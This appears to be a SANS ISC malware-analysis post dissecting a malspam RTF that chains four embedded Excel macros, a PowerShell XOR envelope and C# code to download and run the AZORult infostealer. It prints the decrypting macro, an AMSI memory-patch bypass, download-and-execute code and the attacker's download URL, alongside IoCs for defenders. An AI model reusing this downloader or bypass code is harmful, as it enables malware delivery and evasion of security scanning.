Analysis of a triple-encrypted AZORult downloader - SANS ISC

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


I recently came across an interesting malicious document. Distributed as an attachment of a run-of-the-mill malspam message, the file with a DOC extension didn't look like anything special at first glance. However, although it does use macros as one might expect, in the end, it turned out not to be the usual simple maldoc as the following chart indicates.




The message to which the file was attached was fairly uninteresting as it used one of the standard malspam/phishing types of text (basically it was a "request for quotation", as you may see in the following picture) and there was no attempt made to mask or forge the sender in the SMTP headers.




After an initial analysis, it became obvious that the DOC extension was not genuine and that the file was really a Rich Text File (RTF). When opening such a file, one usually doesn't expect Excel to start up and ask user to enable macros. However, as you may have guessed, this was exactly what opening of this RTF resulted in. In fact, after it's opening, not one, but four requests from Excel to enable macros were displayed one after the other.



Only after these dialogs were dealt with did Word finish loading the seemingly nearly empty RTF and displayed it.



The behavior mentioned above was the result of four identical Excel spreadsheets embedded as OLE objects in the RTF body…



…with the "\objupdate" mechanism[1] used to open each of them in turn when the RTF was loaded.

```
Offset(h)  00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F  Decoded text
00000990   6F 6F 74 65 72 20 5C 6C 74 72 70 61 72 20 5C 70  ooter \ltrpar \p
000009A0   61 72 64 0D 0A 7B 5C 6F 62 6A 65 63 74 09 09 09  ard..{\object...
000009B0   09 09 09 09 09 09 09 09 09 09 09 09 09 09 09 09  ................
000009C0   00 00 0D 0A 00 09 09 09 09 09 09 09 09 09 09 09  ................
000009D0   09 09 09 09 09 09 09 09 00 09 09 09 09 09 09 09  ................
000009E0   09 09 09 09 09 09 09 09 09 09 09 09 0D 0A 0D 0A  ................
000009F0   09 09 09 09 09 09 09 09 09 09 09 09 09 09 09 09  ................
00000A00   09 09 09 5C 6F 62 6A 75 70 64 61 74 65 09 09 09  ...\objupdate...
00000A10   09 09 09 09 09 09 09 09 09 09 09 09 09 09 09 09  ................
00000A20   0D 0A 09 09 09 09 09 09 09 09 09 09 09 09 09 09  ................
00000A30   09 09 09 09 09 0D 0A 09 09 09 09 09 09 09 09 09  ................
00000A40   09 09 09 09 09 09 09 09 09 09 00 09 09 09 09 09  ................
00000A50   09 09 09 09 09 09 09 09 09 09 09 09 09 09 00 00  ................
00000A60   09 09 09 09 09 09 09 09 09 09 09 09 09 09 09 09  ................
00000A70   09 09 09 00 09 09 09 09 09 09 09 09 09 09 09 09  ................
00000A80   09 09 09 09 09 09 09 0D 0A 00 00 00 0D 0A 00 0D  ................
00000A90   0A 00 09 09 09 09 09 09 09 09 09 09 09 09 09 09  ................
00000AA0   09 09 09 09 09 5C 6F 62 6A 65 6D 62 09 09 09 09  .....\objemb....
00000AB0   09 09 09 09 09 09 09 09 09 09 09 09 09 09 09 0D  ................
00000AC0   0A 0D 0A 7B 5C 2A 5C 6F 62 6A 63 4C 09 09 09 09  ...{\*\objcL....
00000AD0   09 09 09 09 09 09 09 09 09 09 09 09 09 09 09 41  ...............A
00000AE0   73 73 20 45 58 00 63 45 4C 2E 00 73 48 00 65 00  ss EX.cEL..sH.e.
00000AF0   65 54 00 2E 38 7D 00 00 00 09 09 09 09 09 09 09  eT..8}..........
00000B00   09 09 09 09 09 09 09 09 09 09 09 09 00 00 09 09  ................
00000B10   09 09 09 09 09 09 09 09 09 09 09 09 09 09 09 09  ................
00000B20   09 7B 5C 2A 5C 6F 62 6A 64 61 74 61 20 09 09 09  .{\*\objdata ...
00000B30   09 09 09 09 09 09 09 09 09 09 09 09 09 09 09 09  ................
00000B40   0D 0A 0D 0A 20 30 31 30 35 30 30 30 30 30 32 30  .... 01050000020
00000B50   30 30 30 30 30 30 65 30 30 30 30 30 30 34 35 37  000000e000000457
```

This technique of repeatedly opening the “enable macros” dialog using multiple OLE objects in a RTF file is not new in malicious code[2]. Although it isn’t too widely used, displaying of seemingly unending pop-ups would probably be one of the more effective ways to get users to allow macros to run, since they might feel that it would be the only way to stop additional prompts from displaying.

After dumping out one of the spreadsheets using rtfobj[3], the XLS itself could be analyzed using oledump[5].

```
>py -2 oledump.py MT-209111.xls
  1:        113 '\x01CompObj'
  2:         20 '\x01Ole'
  3:       7988 '\x03EPRINT'
  4:          6 '\x03ObjInfo'
  5:        252 '\x05DocumentSummaryInformation'
  6:        344 '\x05SummaryInformation'
  7:      24374 'Workbook'
  8:        378 '_VBA_PROJECT_CUR/PROJECT'
  9:         50 '_VBA_PROJECT_CUR/PROJECTwm'
 10: M    5693 '_VBA_PROJECT_CUR/VBA/Bu\xc3\x87alismaKitabi'
 11:       2404 '_VBA_PROJECT_CUR/VBA/_VBA_PROJECT'
 12:        485 '_VBA_PROJECT_CUR/VBA/dir'
```

The only macro present in the XLS file had a very simple structure. It was only supposed to decrypt and decode a payload and executed it using the VBA “shell” command. One small point of interest was that the payload, which

it was supposed to decrypt, was not contained in the macro itself but rather in one of the cells (136, 8) of the spreadsheet. The encryption algorithm used in the macro was quite an elementary one as you may see from the following code. For completeness sake, it should be mentioned that second cell referenced in the code (135, 8) only contained the string “&H” used to mark values as hexadecimal in VBA.

```
 Public belive As String

Sub Workbook_Open()
         haggardly
End Sub

Private Sub haggardly()
         Dim psychoanalytic As Long: Dim unwelcomed As String: psychoanalytic = 1
         GoTo target

         narcomania:
                  unwelcomed = unwelcomed & Chr(CInt(Sheets("EnZWr").Cells(135, 8).Value & Mid(belive, psychoana
                  psychoanalytic = psychoanalytic + 2
                  GoTo target

         target:
                  belive = Sheets("EnZWr").Cells(136, 8).Value
                  If psychoanalytic <= Len(belive) Then
                           GoTo narcomania
                  Else
                           Shell unwelcomed
                           Exit Sub
                  End If

End Sub
```

The code, which was supposed to be decrypted and executed by the macro, turned out not to be the final payload of the maldoc, but rather an additional decryption envelope – this time a PowerShell one. The encryption algorithm used in it was not very complex either. However, since it was almost certainly intended as an obfuscation mechanism rather than anything else, cryptographic strength would be irrelevant to its purpose.

```
 powershell -WindowStyle Hidden
function rc1ed29
{
         param($o6fb33)$jdc39='k7ce46';
         $t2e762='';
         for ($i=0; $i -lt $o6fb33.length; $i+=2)
         {
                  $c48e2=[convert]::ToByte($o6fb33.Substring($i,2),16);
                  $t2e762+=[char]($c48e2 -bxor $jdc39[($i/2)%$jdc39.length]);
```

```
        }
        return $t2e762;
}

$xe549 = '1e440a0b...data omitted...075e494b';

$xe5492 = rc1ed29($xe549);
Add-Type -TypeDefinition $xe5492;
[bb7f287]::b9ca7ba();
```

Result of the previous code, or rather its decryption portion, was the final payload – a considerably obfuscated C# code. After deobfuscation, its main purpose become clear. It was supposed to download a file from a remote server, save it as c2ef3.exe in the AppData folder and execute it.

```
 using System;
using System.Runtime.InteropServices;
using System.Diagnostics;
using System.IO;
using System.Net;

public class bb7f287
{
        [DllImport("kernel32",EntryPoint="GetProcAddress")] public static extern IntPtr GetProcAddress(IntPtr k
        [DllImport("kernel32", EntryPoint = "LoadLibrary")] public static extern IntPtr LoadLibrary(string mf43
        [DllImport("kernel32", EntryPoint="VirtualProtect")] public static extern bool VirtualProtect(IntPtr oc
        [DllImport("Kernel32.dll", EntryPoint="RtlMoveMemory", SetLastError=false)] static extern void RtlMoveM

        public static int b9ca7ba()
        {
                IntPtr amsi_library = LoadLibrary(amsi.dll);

                if(amsi_library==IntPtr.Zero)
                {
                        goto download;
                }

                IntPtr amsiScanBuffer=GetProcAddress(amsi_library,AmsiScanBuffer));

                if(amsiScanBuffer==IntPtr.Zero)
                {
                        goto download;
                }

                UIntPtr pointerLen=(UIntPtr)5;
                uint y372d=0;
```

```
                if(!VirtualProtect(amsiScanBuffer,pointerLen,0x40,out y372d))
                {
                        goto download;
                }
                Byte[] byte_array={0x31,0xff,0x90};
                IntPtr allocatedMemory=Marshal.AllocHGlobal(3);
                Marshal.Copy(byte_array,0,allocatedMemory,3);
                RtlMoveMemory(new IntPtr(amsiScanBuffer.ToInt64()+0x001b),allocatedMemory,3);

                download:

                WebClient gaa7c=new WebClient();
                string savePath=Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData)+"\\c2ef3"
                gaa7c.DownloadFile(DecryptInput("034317150e19440653511a045f034d520d185a05504a7545447a374806065
                ProcessStartInfo finalPayload=new ProcessStartInfo(savePath);
                Process.Start(finalPayload);
                return 0;
        }

        public static string DecryptInput(string input)
        {
                string key="k7ce46";
                string output=String.Empty;
                for(int i=0; i<input.Length; i+=2)
                {
                        byte inputData=Convert.ToByte(input.Substring(i,2),16);
                        output+=(char)(inputData ^ key[(i/2) % key.Length]);
                }
                return output;
        }
}
```

As you may have noticed, the link to the remote file was protected with a third layer of encryption using the same algorithm we have seen in the PowerShell envelope. After decryption, it came down to the following URL.

```
http://104.244.79.123/As/MT-209111.jpg
```

At the time of analysis, the file was no longer available at that URL, however information from URLhaus[5] and Any.Run[6] points firmly to it being a version of AZORult infostealer.

One interesting point related to the final payload of the downloader which should be mentioned is, that besides downloading the malicious executable, the code also tries to bypass the Microsoft Anti-Malware Scanning Interface (AMSI) using a well-known memory patching technique[7]. And that, given similarities of the code, it would seem that authors of the downloader re-used a code sample available online[8] for the bypass, instead of writing their own code.

In any case, with the use of Word, Excel, PowerShell and three layers of home-grown encryption, this downloader really turned out to be much more interesting than a usual malspam attachment.

Indicators of Compromise (IoCs)

MT-209111.DOC (403 kB)
MD5 - 2c93fb1a782b37146be53bd7c7a829da
SHA1 - 085518dabedac3abdb312fdd0049b7b5f9af037a

Embedded XLS spreadsheet (46 kB)
MD5 - ae79867244d9a3aae92a57da8cbb2655
SHA1 - 67ca2a50cc91ccd53f80bb6e29a9eae3c6128855

MT-209111.jpg / c2ef3.exe (837 kB)
MD5 - 2d9dc807216a038b33fd427df53100b6
SHA1 - 6a8e6246f70692d86a5ec5b37e293932a20ee0f3

Download URL
http://104.244.79.123/As/MT-209111.jpg

[1] https://www.mdsec.co.uk/2017/04/exploiting-cve-2017-0199-hta-handler-vulnerability/
[2] https://www.zscaler.com/blogs/research/malicious-rtf-document-leading-netwiredrc-and-quasar-rat
[3] https://github.com/decalage2/oletools/wiki/rtfobj
[4] https://blog.didierstevens.com/programs/oledump-py/
[5] https://urlhaus.abuse.ch/url/286973/
[6] https://app.any.run/tasks/e823495e-eb8e-436d-b8e1-0193648e6036/
[7] https://www.cyberark.com/threat-research-blog/amsi-bypass-redux/
[8] https://0x00-0x00.github.io/research/2018/10/28/How-to-bypass-AMSI-and-Execute-ANY-malicious-powershell-code.html

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